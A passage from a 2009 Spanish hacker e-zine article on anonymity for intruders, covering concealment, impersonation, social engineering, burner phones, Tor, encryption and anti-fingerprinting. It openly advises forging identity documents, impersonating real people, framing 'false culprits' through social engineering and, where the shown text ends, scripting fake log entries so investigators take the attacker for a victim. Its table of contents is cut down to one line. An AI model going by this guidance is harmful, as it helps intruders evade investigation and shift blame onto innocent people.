-[by blackngel]---SET-38--


```
          ^^
       *`* @@ *`*     HACK THE WORLD
      *   *--*   *
           ##         <blackngel1@gmail.com>
           ||         <black@set-ezine.org>
         *  *
        *    *        (C) Copyleft 2009 everybody
       _*    *_
```


---[CONTENIDOS

8 - Referencias

---[FIN CONTENIDOS

<<
          - Por favor, me puede decir por donde debo ir?

          - Eso depende de adonde quiera usted ir.
>>
                                        [Lewis Carroll]

---[1 - Introduccion

La realidad es que la idea de este articulo nace a partir de largas y profundas reflexiones sobre el articulo de Duvel, "A brief history of the Underground scene" [1].

Desde un principio pense que ese documento requeriria una lectura entre lineas para comprender y extraer los conceptos fundamentales. Pero desde ese mismo principio la vision del hacking de TCLH sale a la luz en cada parrafo, en cada frase, y todo ello revela una mentalidad perdida, una actitud de hacker olvidada.

Es complicado catalogar el articulo que ahora mismo tienes entre tus manos. No es desde luego un articulo tecnico, ni tampoco lo que se prodria llamar un "spirit oriented", pero si es un articulo orientado a recuperar el espiritu, a recuperar la mentalidad del hacker de la vieja escuela cuya curiosidad podia meterlo en serios problemas.

Este articulo es un viaje a traves de la historia del anonimato, de las tecnicas utilizadas en el presente, y de todo aquello que estara por venir en un futuro. Tambien es un intento por demostrar que alguien que puede escribir un articulo tecnico puede regresar al mas puro estilo teorico, filosofico y social.

Tras un tiempo revisando todos los articulos de Phrack, me di cuenta de un aspecto muy interesante, y el resultado es que hasta la actualidad jamas se ha publicado un articulo que tratara en profundidad y en todos sus detalles los principios del anonimato en la red de redes. Pero esto no es lo mas sorprendente, sino que existe toda una teoria del anonimato oculta y/o dispersa en una ingente cantidad de articulos de todos los que he revisado.

Y aqui mi objetivo principal, reunir todas ese material en un mismo lugar, aportando nuevas ideas y provocando en el lector la necesidad de recuperar la pasion por leer todos aquellos articulos antiguos que hoy en dia se consideran "pasados de moda" y que, opuestamente a las creencias, todavia tienen algo que aportar al Underground.

Este articulo no es acerca de lamers, ni de script-kiddies, ni acerca de lo que Duvel dijo: "Improving your hacking skills", pero ello es acerca de dar a las nuevas generaciones unas bases solidas para evitar ser cazados cuando ellos desarrollen sus "hacking skills".

Por todos estos motivos, y por muchos mas... este documento es para ti.

<< Un hombre inteligente comienza por el final.
Un idiota comienza por el principio. >>

[Proverbio]

---[2 - Teoria del Anonimato

Como siempre, debemos empezar bajo una definicion formal, tenemos segun la Wikipedia que: "El anonimato es el estado de una persona siendo anónima, es decir, que la identidad de dicha persona es desconocida".

El objetivo del anonimato es normalmente alcanzado por dos caminos. El primero claramente basado en la ocultacion: no dejar huellas, no dejar rastro y utilizar los medios necesarios para que esto se cumpla. La segunda via es la suplantacion, en la que uno no pierde su tiempo en esconderse del mundo, sino mas bien en crearse una identidad nueva, sea esta una ya existente que se procura emular, o una complemente nueva ideada y estudiada al detalle.

Ambos metodos seran analizados detalladamente en subsiguientes secciones observando asi sus ventajas y desventajas.

Durante el transcurso de este articulo haremos referencia a un personaje especial al que denominaremos como: "El Anonimo". Esta entidad nos servira de guia para establecer el comportamiento y forma de actuar del experto hacker que desea mantenerse alejado de miradas indiscretas.

<< Cuando tire usted chinas al agua,
fijese en las ondas que describen.
De otro modo, tirar chinas seria
un pasatiempo sin sentido. >>

[Kozma Prutkov]

---[2.1 - Conceptos de Ocultacion

Desgraciadamente, creo existe una etapa por la que pasan muchos hackers en la que es conocido entre su grupo como "el que entiende de ordenadores" o "el friki/genio de los ordenadores". Si este es tu caso, no pienses que de un dia para otro podras borrarte esa fama e intentar hacer pensar a aquellos que te rodean que jamas te has interesado en el tema.

Si este no es tu caso, y has sido listo manteniendo en secreto tu aficion, entonces te encuentras en el camino correcto. Obviamente El Anonimo vive en dos mundos distintos, el primero de ellos vinculado a la sociedad diaria (su trabajo, sus estudios, sus hobbies, su gente y su familia). Pero en el otro lado esta el mundo de los ordenadores y las redes, de los hackers y los gurus de la informatica, de los programadores y exploiters y de toda esa subcultura underground que todos conocemos (y de la que aun queda mucho por explorar).

Si, El Anonimo vive en dos mundos, pero ante la gente se comporta de tal forma como si solo fuera uno. Para ello normalmente utiliza cohartadas cuando se tira una semana entera encerrado en su casa programando una nueva herramienta.

Sea como fuere, hay una premisa que nunca falla: "Jamas digas a nadie que eres un hacker, y menos a tu novia".

Debes ser consciente que muchos de los "auto-proclamados" hackers han caido en manos de la ley debido a confesiones de sus parejas acerca de sus actos ilicitos. Presumir no es buena idea, te lo aseguro, puedes pensar que eres un hacha, pero ser hacker no hara que consigas una femme fatal, lo faltal vendra cuando los cuerpos de seguridad presionen a tu chica para que diga todas tus fechorias.

En resumidas cuentas, comportate normalmente y no demuestres mas interes del suficiente ante los problemas de tus amigos con sus ordenadores. Si te llevas un portatil contigo a algun lado, no tengas a la vista ninguna aplicacion extraña instalada (lo mejor es que tu escritorio este lleno de juegos). Tener dos particiones con Windows y Linux tampoco es mala idea, ya sabes en cual de los dos debes tener tus herramientas, aunque recuerda que si alguien ve aparecer al inicio un gestor de arranque como grub o lilo podria resultar algo extravagante.

<< Los errores estan todos ahi,
esperando a ser cometidos. >>

[Tartakower]

---[2.2 - Conceptos de Suplantacion

Tanto los Sistemas Operativos como Internet (y sus protocolos) han sido construidos incluyendo metodos que se encargan de grabar practicamente todo lo que sucede en su interior. Ahora... nadie ha dicho que esos datos que van a ser grabados no puedan alterarse, de tal forma que podemos decir con casi toda seguridad que la informatica proporciona la capacidad de elegir el rastro que se quiere dejar...

Segun mi parecer, suplatantar la identidad de otra persona (a pesar de ser ilegal), es sin duda un metodo mucho mas efectivo que intentar ocultar tus actos. Ya hemos dicho que "todo?" queda registrado, y esto no se puede evitar. Siendo esto asi, si podemos engañar a otros para que piensen que el sujeto que deja el rastro es otro, y no nosotros, entonces podremos cubrirnos las espaldas.

Que requisitos son necesarios para suplantar la identidad de alguien? Todos!

Necesitas saber...

- Que medios utiliza habitualmente para comunicarse.
- Que expresiones y estilo utiliza cuando escribe.
- Que nick(s) o alias utiliza en la red.
- Si se conecta a traves de un router o no.
- Que direcciones IP se relacionan con el.
- En que horas frecuenta o mantiene acceso a la red.
- Todo lo que sea posible...

Hay un problema inherente a la suplantacion de identidad, y es que aquel que la suplanta deberia tener un especial cuidado con "el don de la ubicuidad". Es decir, los seres humanos no somos omnipresentes, y por lo tanto no podemos estar en dos sitios distintos (o mas) al mismo tiempo. Que quiero decir con todo esto? Pues que si tanto el suplantado como el suplantador dejan un rastro en dos lugares distintos a un mismo tiempo, esto llamara la atencion, y es sintoma de que algo anomalo esta ocurriendo.

<< La vida no se mide por las veces
que respiras, sino por los momentos
que te dejan sin aliento. >>

[Hitch]

---[2.2.1 - Falsificacion de Documentos

Este apartado deberia ir dentro de la seccion "Las Armas Sociales del Anonimo", pero debido a su estrecha relacion con la idea que implica la suplantacion, ha sido puesto aqui deliberadamente.

El Anonimo perfecto deberia serlo tanto dentro de la red como fuera de ella. Algunos siempre dicen: "Phrack es una revista de Hacking y Phreaking" (lo segundo casi desaparecido a dia de hoy). Pero algunos deberian echar un vistazo nuevamente a los primeros numeros publicados.

Mas que fijarnos en la creacion de "Bombas de Acetileno" y "Homemade Guns", lo que atrae nuestras miradas son articulos como "False Identification" [2] by Forest Ranger en la revista numero 4 o "Social Security Number Formatting" [3] by Shooting Shark en la 19.

Suponiendo que uno disponga de los medios suficientes (normalmente amigos con acceso interno) para crear documentos falsos, El Anonimo debe decidir nuevamente si crearse una nueva personalidad o suplantar la de otro ya existente.

Falsificar documentos no implica solamente crear un nuevo carnet de conducir o algo por el estilo, sino tambien tarjetas de identificacion y acceso de instalaciones publicas y recintos restringidos.

A medida que el tiempo pase y la cultura digital se vaya integrando de una forma mas completa en la sociedad, las tareas del Anonimo con respecto a este punto pasaran a ser (como asi esta sucediendo) la falsificacion de certificados digitales, un mayor avance en colisones sobre algoritmos de hashing y, como no, nuevas tecnicas de spoofing y hijacking.

<< El error es inherente al ser humano. Lo
importante es no sobrepasar la cuota diaria. >>

[John Nigro]

---[2.2.2 - Confusion

Este punto tiene mucho que ver con lo descrito en el apartado (3.4). De forma paradojica, la presencia de El Anonimo es inevitable, y ante esto El Anonimo reacciona creando la maxima confusion posible.

Particularmente esto implica dejar nombres y datos falsos en los lugares y momentos menos esperados, asi como cabeceras de respuestas a correos electronicos, datos de contacto de un webmaster, firmas casuales y un largo etc...

Pero esta confusion no debe ser advertida por los demas, esto quiere decir que "confusion" no es igual a "misterio" ya que solo provocaria interes, y El Anonimo intenta por todos los medios apartar de si todas las miradas.

<< ...pronto no se necesitará un computadora para
acceder a la Red , estarán los asistentes personales,
la TV , los relojes inteligentes y otros. >>

[Matt Stein]

---[2.3 - Ocultacion vs Suplantacion

Hasta este punto ha quedado claro que mi preferencia es la suplantacion contra la ocultacion, aunque este no es un punto de vista totalmente acertado. El truco esta en saber hacer un uso correcto de las dos en conjunto. Esto es, ocultar todo aquello que se pueda, y en lo que no, hacer creer que ha sido hecho por otro.

La ocultacion es como jugar al gato y al raton, uno intenta escapar mientras que el otro lo persigue. En ciertas ocasiones se puede asumir mucho riesgo y por eso el hacker debe saber jugar bien sus cartas e intercambiar estas dos estrategias en el momento oportuno.

<< Todo programa hace algo perfectamente bien, aunque no
sea exactamente lo que nosotros queremos que haga. >>

[R.S. Pressmann]

---[2.4 - Concepto de Superposicion

Este es uno de los ultimos conceptos que yo tengo en mente. Todo quedara mas claro si pensamos en los gobiernos. Los gobiernos ocultan cosas, eso es ineludible. Existen secretos de estado, informacion clasificada, y profundamente creo que todavia existen secretos que permanecen incluso a un nivel superior a los gobiernos. Hablo de corporaciones fantasma. Alli donde hay dinero, hay poder, y eso es un arma letal para el pueblo, que como siempre se mantiene ignorante a la realidad del mundo que le rodea.

Realicemos una pregunta: Como esconder algo que sabemos es imposible que pase desapercibido?

La respuesta y la solucion se encuentra en la superposicion, literalmente poner una cosa encima de otra. Basicamente se trata de utilizar un senyuelo . Crear exactamente la misma cosa que deseamos esconder pero que una vez descubierta no comprometa nuestro secreto original.

Si yo fuera un gobierno, si yo fuera el FBI, la NSA o la CIA, y mi deseo fuera crear una red secreta por la cual pueda circular de forma segura informacion con caracter clasificado... seguramente yo crearia SIPRNET, es decir, una distraccion muy apetitosa que apartaria la vista de aquello que con tanto celo deseo ocultar.

Por que otro motivo sino se filtraria esta clase de informacion?

Del mismo modo yo crearia el Area 51, y mantendria a todo el mundo lo suficientemente ocupado investigando un secreto inexistente, mientras guardo lo que realmente importa en otro lugar desconocido.

Mi intencion no es crear o difundir teorias conspiratorias, sino hacer

ver de forma clara y concisa el modo correcto en que debe actuar El Anonimo y en el que debe comprender el mundo que le rodea.

<< El arte de persuadir consite tanto en el de agradar como en de convencer; ya que los hombres se gobiernan mas por el capricho que por la razon. >>

[Blas Pascal]

---[3 - Las Armas Sociales del Anonimo

Es sabido que las armas principales del hacker son sus habilidades y conocimientos, esto esta claro. Pero como persona, el hacker no puede ni debe evitar el mundo que le rodea, lo que si puede es controlarlo o al menos manipularlo sutilmente en beneficio propio. Veremos alguna vez un articulo cuyo titulo sea "Hack The World for Fun and Proflt"?

A continuacion veremos algunos de los aspectos que El Anonimo deberia tener presentes en la vida cotidiana antes de andentrarse en el mundo de los bits.

<< Por cada error que se le atribuye a una PC siempre se encuentran al menos dos errores humanos: el de culpar a la PC y el de confiar en ella. >>

[PC Users]

---[3.1 - Cuida Tus Amistades

Ya sea en la vida real o como cibernautas, el hacker crea afinidad y mantiene relaciones sociales con individuos de lo mas variopinto. Como ya mencionamos anteriormente, no es buena idea relatar nuestra aficion, lo que es mas, quizas sea el momento perfecto para ir construyendo nuestra falsa identidad.

Es no obstante en ciertos circulos donde el hacker no podra cubrir sus actos, son estos donde se producen los movimientos de informacion, bugs de ultima hora, tecnicas innovadoras, fallos de protocolo que todavia no han salido a la luz y otros... En este mundo en el que todo se mueve alrededor del dinero y el interes, uno debe saber firmemente en quien puede confiar y quien no.

Lo siguiente es interesante. En una excelente biografia sobre el Che Guevara se puede leer:

"En el inicio de una doble vida, evitaba los contactos con personas que no fueran de su entera confianza. Advertia insitentemente a Hilda que fuera cauta con sus amistades a fin de no revelar su participacion en el movimiento rebelde..."

Esto mismo se puede aplicar a El Anonimo, toda precaucion es poca, y la experiencia nos avisa que la ley esta acostumbrada a introducirse en los lugares menos esperados con el fin de cazarte con las manos en la masa.

En resumen:

- No hables de mas, comunica lo justo.
- No frecuentes el mismo lugar durante mucho tiempo.
- Sospecha cuando alguien nuevo se incorpore al circulo.
- En lo posible evita a intermediarios.

<< No confÌes en una PC que no puedas tirar por la ventana. >>

[Steve Wozniak]

---[3.2 - El Arte: Ingenieria Social

Existen muchas explicaciones para este termino. A mi me gusta definir la Ingenieria Social como el arte que posee una persona para obtener algun/os beneficio/s de otra/s persona/s sin que esta ultima sea realmente consciente de ello.

Hablar de Ingenieria Social es hablar obviamente de Kevin Mitnick, que como ocurre con Nach Scrach (un rapero español), tambien podria denominarsele como "Un Mago de la Palabra".

Sus aportaciones mas importantes han estado en la historia de su vida, y aquellos que la conozcan podran disfrutar de fuertes dosis de increibles azañas. Para los demas, junto con otros amigos y colegas de la profesion ha publicado unos cuantos trabajos relativos al tema, entre los cuales se encuentra las dos aportaciones mas grandes:

- El Arte de la Intrusion (The Art of Intrusion).
- El Arte del Enga~o (The Art of Deception).

Referencia obligada para aquellos quienes deseen aprender de los ejemplos que en un pasado ocurrieron en la vida real, y que, como no, en el caso de acabar mal, siempre pueden volver a estudiarse y revisarse para mejorar dichos metodos.

La Ingenieria Social es el mejor arma que puede portar "El Anonimo". Con ella puede obtener informacion que de otro modo no podria, acceder a lugares que de otra forma serian inaccesibles, utilizar su falsa identidad dentro de un grupo de individuos, utilizar a estos ultimos para crear falsos complices, incluso en casos extremos para crear falsos culpables (alguno ya habra visto u oido que el crimen perfecto no es el que queda sin resolver, sino el que se resuelve con un falso culpable).

Creo que sobran los razonamientos para que su uso, practica y estudio sea una tarea a desarrollar desde las edades mas tempranas.

<< ...aquella masa de solidificada razón de dieciseis
kilometros de longitud, a la que los hombres llamaban
Multivac, el más complejo ordenador jamas construido. >>

[Isaac Asimov]

---[3.3 - Nickname: Carta de Presentacion

Todo aquel interesado en el desarrollo de Linux habra leido alguna vez interesantes articulos como "La Catedral y el Bazar" o "Cultivando la

Noosfera" del archi-conocido fundador del movimiento Open Source, Eric S. Raymond. Para los que esto no sea asi, quizas les suene mas el "Jargon File" y quizas para otros el "Hacker HowTo" [4]. Es este ultimo el que a nosotros nos interesa, en especial cuando menciona lo siguiente:

* No uses un nombre de usuario tonto o grandioso.

<< Ocultar tu identidad detras de un apodo es un comportamiento infantil y tonto que es caracteristico de los crackers, warez d00dz, y otras formas inferiores de vida. Los hackers no hacen eso; ellos estan orgullosos de lo que hacen y lo quieren asociado con sus nombres reales. Asi que si tienes un nombre de estos, abandonalo. En la cultura hacker solo serviran para marcarte como un perdedor. >>

Hasta donde yo entiendo, esto quiere decir que todas aquellas personas que han escrito en Phrack son infantiles, crackers, formas inferiores de vida y estan marcados en la cultura hacker como perdedores.

Desafortunadamente no estamos de acuerdo con esta descripcion. Durante toda nuestra vida la gente nos ha apodado de diferentes formas una infinidad de veces, y esto no define nuestra filosofia ante la vida, nuestras habilidades, ni tan siquiera nuestra etica frente al hacking.

Del mismo modo que algunos autores utilizan pseudonimos para escribir sus libros, todo el mundo es libre de adoptar un nombre con el cual presentarse dentro de la subcultura Underground. Al contrario de lo que piensa Raymond, esto nos hace desinteresados, huidizos de esa puta llamada "fama", y logra el objetivo principal de que se nos juzgue por nuestras cualidades.

Si, yo estoy orgulloso de lo que hago, pero ello no tiene nada que ver con mi nombre real.

Pero un nickname, del mismo modo que un nombre real, es una marca de identificacion, y llevarla contigo mucho tiempo puede acarrearte muchos problemas. Todo el mundo sabe que no fue demasiado dificil asociar a Knight Lightning con Craig Neidorf. Acaso no sabes el nombre real de Emmanuel Goldstein?

Todo esto no quiere decir que debas firmar todas tus obras como "anonimo", eso es mas parecido a "venid a buscarme". La solucion pasa por cambiar de nick con la misma frecuencia que cambias de contraseñas (si tienes una politica correcta), la solucion pasa por convertirse en "el fantasma de la red", por ser todas las personalidades y al mismo tiempo no ser ninguna de ellas.

<< Todavia hay mucha gente que ofrece contenidos por el mero placer de saber que la informacion puede resultar util a otras personas. >>

[Vinton Cerf]

---[3.4 - Mentalidad y Habilidades

Si hay algo que pueda convertir realmente a alguien en un hacker, esto es la cultivacion y mejora de sus habilidades, ya sean estas de caracter tecnico o bien mentales y/o psicologicas. Y estas caracteristicas deben de estar si cabe, todavia mas integradas en El Anonimo.

Desde mi infancia me he visto atraido sobremanera por todo aquello relativo

a la magia y el arte del engano. Todavia hoy conservo esta aficion, incluso siempre he creido interesante tomar ideas de los shows sobre pick-pocket.

Podria decir que un cuarto de mi biblioteca personal esta compuesta por libros sobre Magia, pero esto supone pensar que toda la informacion en ellos contenida solo sirve para esta tarea, en cambio, El Anonimo debe verlo como una ingente cantidad de informacion que puede adaptar a sus necesidades y a cualquier situacion a la que tenga que enfrentarse.

Considerando que la mente del hacker se asemeja mucho a la de un estratega, siempre he mantenido un interes sobre juegos como el ajedrez. El Anonimo, debe ser una persona con nervios de acero, dispuesto a tomar decisiones de ultima hora sin remordimientos y, por encima de todo, tiene que ser capaz de anticiparse a los movimientos de aquel que considere como un oponente. El Anonimo no deja elecciones al azar, eso supone aceptar la derrota como una posibilidad.

Por otra parte, me gustaria comentar una curiosidad con respecto a la simbologia del ajedrez y los movimientos de un hacker. Es sabido que estos ultimos pueden ser anotados por un forense en una "linea temporal", del mismo modo que se anotan las jugadas que se suceden sobre el tablero.

Con respecto a los peores y mejores movimientos se acostumbra a utilizar los siguientes simbolos:

```
!  -> movimiento correcto.
!! -> movimiento optimo.
?  -> movimiento erroneo.
?? -> movimiento grave.
!? -> movimiento dudoso, probablemente correcto.
?! -> movimiento dudoso, probablemente erroneo.
```

Es curioso observar como tanto en el mundo del ajedrez como en el del hacking, el quinto movimiento (!?) suele convertirse la mayoria de las veces en el "mejor" movimiento, dado que forma parte de una cadena de sucesos que tienen como objetivo alcanzar la victoria.

Y este es el mejor movimiento para el hacker, ya que logra un objetivo inicial de confundir al forense o analista de seguridad en su linea de acontencimientos, y al mismo tiempo es la pieza clave de todo el ataque. Como conseguir realizar esta clase de movimientos es algo que solo aprenderas con la acumulacion de la experiencia personal. Observa al maestro, sigue al maestro, supera al maestro, conviertete en el maestro.

El peor hacker es aquel que cree que solo le resultara beneficioso estudiar material relativo al hacking. El mejor es el que sabe sacar provecho de todas las materias para adaptarlas a sus propias necesidades.

Por ultimo, y aunque algunos no lo vean asi, pienso que practicar el arte del lockpicking resulta muy beneficioso. En cierto sentido porque se desarrolla la habilidad manual, el sentido del tacto y del oido, la capacidad de concentracion profunda y en definitiva por el resultado de las cosas bien hechas. El lockpicking guarda estrecha relacion con la ingenieria inversa, pues la base es la misma, por un lado tenemos una proteccion, y por el otro la capacidad para investigarla, conocerla y sortearla (romperla no es una palabra completamente correcta pero puede utilizarse como sinonimo si sabemos a que nos referimos).

<< ... en aquellos casos que se encuentran
fuera de los limites de la pura regla,
es donde se demuestra el talento ... >>

[Edgar A. Poe]

---[4 - Las Armas Tecnologicas del Anonimo

Habiendo repasado hasta ahora cuestiones de ambito general, detallaremos en las siguientes secciones temas mucho mas interesantes para el hacker.

Es imposible intentar abarcar en un solo articulo todos los aspectos tecnicos que alguien puede utilizar para protegerse y eludir a los cazadores; pero la experiencia nos dice que puntos son los mas importantes y en cuales nos debemos centrar.

Hasta este momento no ha sido un deber, pero a partir de aqui es altamente recomendable que vayas leyendo y estudiando todas y cada una de las referencias que se citan de forma respectiva en cada seccion. No sirve de nada saber que deberias hacer, sino saber como hacer lo que tienes que hacer.

<< El hombre todavia puede apagar el ordenador.
Sin embargo, tendremos que esforzarnos mucho
para conservar este privilegio. >>

[J. Weizembaum]

---[4.1 - Comunicaciones Anonimas

De una u otra forma, El Anonimo debe comunicarse, es una necesidad. Como todo hacker, precisa compartir e intercambiar informacion. El hacking es un mundo donde las tecnicas se renuevan cada dia, y es precisamente en los circulos mas cerrados del underground donde estas habilidades son compartidas antes de que salgan a la luz.

Los 0-day no son solo una ilusion. Ahora, utilizar medios que puedan comprometernos a la hora de vincularnos con este intercambio de datos puede ser da~ino para nuestra seguridad. Es por ello que a continuacion detallaremos en primer lugar que aspectos debe tener en cuenta el hacker para salir indemne.

<< Todo lo que no tiene solución no se
soluciona, y lo que la tiene tampoco. >>

[Bill Gates]

---[4.1.1 - Utilizar un Terminal Limpio

El Anonimo siempre utiliza un terminal movil desechable sin numeros guardados en la agenda de modo que jamas se le pueda relacionar con nadie. De modo preferente lo obtiene a traves de Internet (ya sea Amazon, eBay, u otros...) luego lo recoge en la agencia de paqueteria (nunca, y bajo ninguna circunstancia, en el domicilio propio) y normalmente a traves de un desconocido sin relacion que le hace el favor ya sea lucrativamente o no (recuerda que anteriormente no recomendabamos la utilizacion de intermediarios, nunca se sabe en

quien se puede confiar).

Este es un buen lugar para comentar la noticia aparecida el dia 22 de abril del 2009 en una-al-dia (hispasec), cuyo titulo es el siguiente: "Moviles antiguos por 25.000 euros para phising avanzado?".

Se cuenta en esta noticia que se ha detectado a algunos grupos intentando conseguir por todos los medios posibles un modelo antiguo de la marca Nokia (en concreto un Nokia 1100 del 2003), y que se ha llegado a pagar la friolera de hasta 25.000 euros por el mismo.

Este modelo tiene un fallo en su programacion (esto era sabido), que al parecer permite alterar su codigo para otros fines. Se piensa en principio que con este movil podrian interceptarse las comunicaciones con cualquier numero de telefono escogido arbirariamente. Esto conlleva que los atacantes podrian burlar lo sistemas de validacion bancarios mediante SMS, los cuales son utilizados la mayoria de las veces como un metodo extra de seguridad ante fraudes como el phising o sistemas troyanizados.

Lo que a El Anonimo le puede interesar, es que tal vez este no sea el motivo principal por el que se esta adquiriendo este movil, sino mas bien como menciona hispasec: "Quizas, simplemente han encontrado alguna forma de realizar llamadas ilimitadas sin pagar, impedir ser localizados, o cualquier otra ventaja para quien opera al margen de la ley".

No obstante, y aunque esto sea asi, no creo que a nadie le apetezca desembolsarse tanto dinero en un terminal, mucho menos un anonimo que, aun protegiendo su identidad, deberia ser un gray hat. Por otro lado, habria que ser bien estupido ahora mismo como para intentar conseguir un aparato que esta siendo rastreado y vigilado por los federales.

```
        << Todo el mundo puede equivocarse,
           pero solo un loco persiste en su
           error. >>

                                [ Ciceron ]
```

---[4.1.2 - FreeNet, TOR y otros...

Bueno, ya todos conocemos esta clase de redes, cada una de ellas utiliza una tecnologia diferente, pero todas ellas tienen el objetivo de que el rastro sea perdido en la comunicacion, y que un servidor destino no pueda saber nunca quien es el cliente que origino una peticion.

No vamos a adentrarnos aqui en los detalles de cada una de las redes. SET ya se ha esforzado en su momento en describirlas, empezando por un gran articulo de Lindir sobre FreeNet en el numero 28 de nuestra revista [5] (precedido de una breve introduccion en SET-27), y terminando por un articulo que yo mismo he escrito no hace mucho sobre los internals de TOR y sus problemas de seguridad en el numero 36 de SET [6].

No es mi deber estudiar el funcionamiento de estas redes por ti, de modo que tu tendras que averiguar que aspectos te benefician de cada una segun que cosas desees realizar (ya sea comunicarte o almacenar informacion secreta).

Para que esta seccion entonces? Para recomendarte que las uses, pero siendo consciente de que no siempre pueden protegerte. Como ya he dicho en mi articulo, por poner un ejemplo, TOR intenta garantizar que un servidor no conozca de donde partio una peticion, pero en ningun momento

se hace responsable de que la informacion que circula por la red no pueda ser interceptada (esto es mediante sniffers), y por lo tanto recomienda fervientemente el uso de metodos criptograficos como SSL para transacciones web u otros que protejan servicios que funcionan sobre texto plano.

Otras redes interesantes que podrias estudiar o tener en cuenta son:

 - Winny   -> http://es.wikipedia.org/wiki/Winny
 - Mute   -> http://mute-net.sourceforge.net/
 - GNUnet -> http://gnunet.org/
 - Antsp2p -> http://antsp2p.sourceforge.net/

<< La computadora converge con la television
   como lo hizo el automovil con el caballo. >>

[George Gilder]

---[4.2 - Critografia vs Esteganografia

Para El Anonimo no existe una lucha real entre estas dos modalidades de tratamiento de la informacion. Veamos los motivos:

El Anonimo...

   1) ... siempre se asegura de que su informacion sea invisible.
   2) ... siempre se asegura de que su informacion sea ilegible.

La esteganografia es el arma basica para conseguir un ocultamiento completo, pero El Anonimo sabe que no utilizarla en combinacion con la criptografia es un comportamiento de chicos estupidos, un acto que puede salirle muy caro.

Esto significa que El Anonimo siempre las usa en union, y es consciente a su vez de que esta utilizando los mejores algoritmos de que puede disponer.

Con respecto a esto, El Anonimo es una persona meticulosa y entrena su memoria siempre que puede. Esto le permite seguir todos los tips de seguridad en lo que se refiere al establecimiento de contrase~as y el unico lugar en donde las almacena no es sino su cerebro. Jamas y repito, jamas utiliza ningun elemento vinculado a su personalidad real.

Sin duda alguna, una de las mejores webs en lengua hispana sobre criptografia es Kriptopolis [7], actualizada a diario con las ultimas novedades en la materia, ya sea ofreciendo nuevos retos para aquellos que disfruten del criptoanalisis, como informando de las nuevas vulnerabilidades en los algoritmos de cifrado o hashing.

<< El ordenador ha sido hasta ahora el producto
   mas genial de la vagancia humana. >>

[Slogan de IBM]

---[4.2.1 - Denegabilidad Plausible

Pero todavia existe una cualidad todavia mas fuerte que El Anonimo puede utilizar en su beneficio cuando almacena informacion confidencial. Estamos hablando de la "denegabilidad plausible", que es la caracteristica de un algoritmo o metodo de criptografia que permite afirmar al usuario que lo utiliza "que no existen datos escondidos en el archivo o volumen cifrado".

Truecrypt es un claro ejemplo de esto y lo mantiene como principio fundamental de su metodologia. Crea un volumen de tamaño arbitrario fijado por el usuario y lo rellena con datos supuestamente "aleatorios", de modo que una vez que un objeto (fichero, ejecutable, documento, etc) sea almacenado dentro del mismo, un analista externo sea incapaz de diferenciar que datos son realmente cifrados y cuales son aleatorios.

Es mas, Truecrypt permite introducir un volumen oculto dentro de otro que no lo es, asi, si guardamos informacion confidencial en el oculto, e informacion trivial en el "contenedor externo", el hecho de revelar la contraseña bajo presion o amenaza solo abrira este ultimo, y el usuario puede afirmar (debido al principio de denegabilidad plausible), que no exite otro volumen oculto dentro.

Uno de los ultimos acercamientos a este asunto ha venido de la mano de Julia en Phrack 65 con su articulo: "The only laws on the Internet are assembly and RFCs" [9]. Entre sus parrafos queda claro que las tecnicas de esteganografia quedan por debajo de las capacidades de ocultacion de la denegabilidad plausible.

<< Daria con gusto la mitad de la ciencia
que me sobra por adquirir una pequeña
parte de la experiencia que me falta. >>

[P. Flores]

---[4.3 - Anti-Fingerprinting

Bien. Has utilizado condones, has saltado a traves de todo el globo terraqueo conectandote a un sinnumero de ordenadores con la clara mision de evitar que tu posicion original pueda ser trazada, pero aun sin saber como lo han hecho, te han descubierto.

En este punto, lo mas seguro es que quieran averiguar lo maximo posible sobre ti y sobre tu sistema. Tener un SO instalado de base no es buena cosa.

Las tecnicas anti-fingerprinting, como todos sabemos, son aquellas que, o bien procuran evadir la identificacion de un sistema operativo concreto, o bien intentan modificar ciertos parametros del mismo de tal forma que sea identificado por el software de "fingerprinting" como uno totalmente diferente al que en realidad es.

Esto vuelve a parecer nuevamente como la discusion entre ocultar y suplantar, la primera puede requerir menos trabajo, pero la segunda seguira siendo siempre mas efectiva.

Para ocultar un sistema operativo lo mas comun suele ser implantar un cortafuegos bloqueando trafico entrante sospechoso (esto es paquetes ICMP malformados, tramas TCP/IP con parametros no habituales, etcetera). No responder a solicitudes ICMP echo (ping) es una de las reglas mas

basicas a tomar, muchas herramientas fallan si no reciben respuesta a este mensaje y por tanto no continuaran las subsiguientes pruebas.

En entornos Windows el registro tiene todas las llaves para abrir o cerrar las puertas, en Unix tanto el sistema de archivos "/proc" como el comando "sysctl" seran practicamente todo lo que necesitas, amen de "iptables" y el poder de sus reglas (el poder que tu tengas para configurarlas). Para los mas avanzados no estaria mal crear un modulo de kernel que controle de forma manual todo el trafico y decida que hacer con cada paquete en base a ciertas reglas. Esto es posible gracias al poder de los hooks con NetFilter. Varios ejemplos pueden ser encontrados en la red, aunque personalmente la mejor forma de aprender sera leyendo el gran libro "Understanding Linux Network Internals" de la editorial O'Reilly, y el fantastico articulo publicado en la edicion numero 61 de Phrack, "Hacking the Linux Kernel Network Stack" [10] por bioforge.

Suplantar el comportamiento de un sistema operativo dentro del tuyo propio implica conocer al detalle la implementacion de la pila de red de ese mismo sistema, y provocar respuestas con los mismos parametros. Existen varias pruebas de concepto que desarrollan este metodo a base de LKM's o directamente parches para el kernel simulando por ejemplo que tu sistema es una estacion VAX o cosas por el estilo.

Finalmente, y ya que eres un hacker (o eso suponemos), si tienes ideas en mente, y te apetece aplicarlas, no esperes a que alguien realice el trabajo por ti, y "programatelo tu mismo".

```
        << Desde el punto de vista de un programador, el
           usuario no es mas que un periferico que teclea
           cuando se le envia una peticion de lectura. >>

                                          [ P. Williams ]
```

---[4.4 - Simulacion de Ataque

Este apartado deberia ir claramente dentro de la seccion "Acciones de Ultima Hora". Simplemente se ha quedado aqui por ser el lugar original que ocupo y porque mi comportamiento rebelde ha impedido que lo cambie.

Al tema. Imaginemos que todo lo que has aprendido hasta ahora no te ha servido de nada, tal vez sea porque realmente es basura, o porque no has sabido aplicarlo correctamente. En fin, te han cazado, y estan a punto de entrar por la puerta. Hemos dicho que has realizado tus conexiones a traves de muchos otros sistemas antes de llegar a tu objetivo. Preguntate: ¿Saben "ellos" al 100% que tu eres el atacante original?. ¿Podrias haber sido tu tambien una de las pobres victimas intermediarias?

La respuesta es: "que podrias simularlo". Tu controlas tus logs, entonces tu puedes modificarlos, crear entradas falsas pero totalmente creibles. La solucion mas rapida que yo recomiendo es tener un script preparado para ejecutar con permisos de root y que realice algunas de las siguientes acciones (o todas):

   Nota: Se da por hecho que has anulado toda clase de proteccion
         activa o pasiva en tu maquina (simula no saber nada).

